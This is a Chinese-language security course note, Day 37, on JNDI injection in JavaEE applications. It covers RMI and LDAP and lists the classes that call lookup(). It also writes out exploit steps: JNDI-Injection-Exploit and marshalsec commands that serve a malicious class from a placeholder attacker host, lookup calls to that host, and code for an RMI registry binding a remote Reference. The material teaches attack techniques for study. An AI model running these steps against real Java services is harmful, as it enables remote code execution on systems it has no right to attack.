


Day37 安全开发-JavaEE应用&JNDI注入&RMI服务&LDAP服务&JDK绕过&调用链类



1.知识点

- 1、PHP留言板前后端功能实现
- 2、数据库创建&架构&增删改查
- 3、内置超全局变量&HTML&JS混编
- 4、第三方应用插件&传参&对象调用

-
- 1、PHP后台身份验证模块实现
 - 2、Cookie&Session技术&差异
 - 3、Token数据包唯一性应用场景
 - 项目1：用cookie做后台身份验证
 - 项目2：用session做后台身份验证
 - 项目3：用token做用户登录判断
-

- 1、PHP文件管理-显示&上传功能实现
 - 2、文件上传-\$_FILES&过滤机制实现
 - 3、文件显示-目录遍历&过滤机制实现
-

- 1、PHP文件管理-下载&删除功能实现
 - 2、PHP文件管理-编辑&包含功能实现
-

- 1、PHP新闻显示-数据库操作读取显示
 - 2、PHP模版引用-自写模版&Smarty渲染
 - 3、PHP模版安全-RCE代码执行&三方漏洞
-

- 1、TP框架-开发-路由访问&数据库&文件上传&MVC模型
 - 2、TP框架-安全-不合规写法&内置过滤绕过&版本安全漏洞
-

- 1、JS应用-原生态开发&第三库开发
 - 2、JS功能-文件上传&登录验证&商品购买
-

- 1、JS技术-DOM树操作及安全隐患
 - 2、JS技术-加密编码及数据安全调试
-

- 1、NodeJS-开发环境&功能实现
 - 2、NodeJS-安全漏洞&案例分析
 - 3、NodeJS-开发指南&特有漏洞
-

- 1、三方库-JQuery-使用&安全
 - 2、打包器-Webpack-使用&安全
-

- 1、JavaEE-HTTP-Servlet技术
 - 2、JavaEE-数据库-JDBC&Mybatis
-

- 1、JavaEE-JDBC-SQL预编译
 - 2、JavaEE-HTTP-Filter过滤器
 - 3、JavaEE-对象域-Listen监听器
-


- 1、JavaEE-反射机制-开发和安全应用场景
- 2、JavaEE-反射机制-类&成员变量&方法&构造方法操作
- 3、JavaEE-反射机制-安全应用&反射执行&反序列化链相关


-
- 1、JavaEE-反序列化-解释&使用&安全
 - 2、JavaEE-安全-利用链&直接重写方法
 - 3、JavaEE-安全-利用链&外部重写方法

-
- 1、JavaEE-组件安全-Log4j
 - 2、JavaEE-组件安全-Fastjson
 - 3、JavaEE-基本了解-JNDI-API

-
- 1、JavaEE-JNDI注入-RMI&LDAP
 - 2、JavaEE-漏洞结合-FastJson链
 - 3、JavaEE-漏洞条件-JDK版本绕过

2.演示案例





- 1 思考明白:
- 2 什么是jndi注入
- 3 为什么有jndi注入
- 4 JNDI注入安全问题
- 5 JNDI注入利用条件
- 6 参考: <https://blog.csdn.net/dupei/article/details/120534024>

2.1 JNDI注入-RMI&LDAP服务



- 1 JNDI全称为 Java Naming and DirectoryInterface (Java命名和目录接口), 是一组应用程序接口, 为开发人员查找和访问各种资源提供了统一的通用接口, 可以用来定义用户、网络、机器、对象和服务等各种资源。JNDI支持的服务主要有: DNS、LDAP、CORBA、RMI等。
- 2 RMI: 远程方法调用注册表
- 3 LDAP: 轻量级目录访问协议
- 4
- 5 调用检索:
- 6 Java为了将Object对象存储在Naming或Directory服务下, 提供了Naming Reference功能, 对象可以通过绑定Reference存储在Naming或Directory服务下, 比如RMI、LDAP等。
`javax.naming.InitialContext.lookup()`
- 7
- 8 在RMI服务中调用了InitialContext.lookup()的类有:
- 9 `org.springframework.transaction.jta.JtaTransactionManager.readObject()`
- 10 `com.sun.rowset.JdbcRowSetImpl.execute()`
- 11 `javax.management.remote.rmi.RMIConnector.connect()`
- 12 `org.hibernate.jmx.StatisticsService.setSessionFactoryJNDIName(String sfJNDIName)`
- 13
- 14 在LDAP服务中调用了InitialContext.lookup()的类有:
- 15 `InitialDirContext.lookup()`
- 16 `Spring LdapTemplate.lookup()`
- 17 `LdapTemplate.lookupContext()`



```
1 JNDI远程调用-JNDI-Injection
2 基于工具自定义（节省下述2,4步骤）
3 1、使用远程调用(默认端口1389)
4 new InitialContext().lookup("ldap://xx.xx.xx.xx:1389/Test");
5 new InitialContext().lookup("rmi://xx.xx.xx.xx:1099/Test");
6 2、使用利用工具生成调用地址
7 java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "calc" -A xx.xx.xx.xx
```



```
1 JNDI远程调用-marshalsec
2 1、使用远程调用(默认端口1389)
3 new InitialContext().lookup("ldap://xx.xx.xx.xx:1389/Test");
4 new InitialContext().lookup("rmi://xx.xx.xx.xx:1099/Test");
5 2、编译调用对象
6 javac Test.java
7 3、使用利用工具生成调用协议（rmi,ldap）
8 java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer
http://0.0.0.0/#Test
9 java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer
http://0.0.0.0/#Test
10 4、将生成的Class存放访问路径
```





```
1 JNDI-Injection & marshalsec 实现原理:
2 例: RMI调用
3 //bind: 将名称绑定到对象中;
4 //lookup: 通过名字检索执行的对象;
5 //Reference类表示对存在于命名/目录系统以外的对象的引用。
6 //Reference参数:
7 //className: 远程加载时所使用的类名;
8 //classFactory: 加载的class中需要实例化类的名称;
9 //classFactoryLocation: 远程加载类的地址, 提供classes数据的地址可以是file/ftp/http等协议;
```







```
1 Registry registry= LocateRegistry.createRegistry(1099);
2 Reference reference = new Reference("Calc", "Calc", "http://localhost/");
3 ReferenceWrapper wrapper = new ReferenceWrapper(reference);
4 registry.bind("calc", wrapper);
```

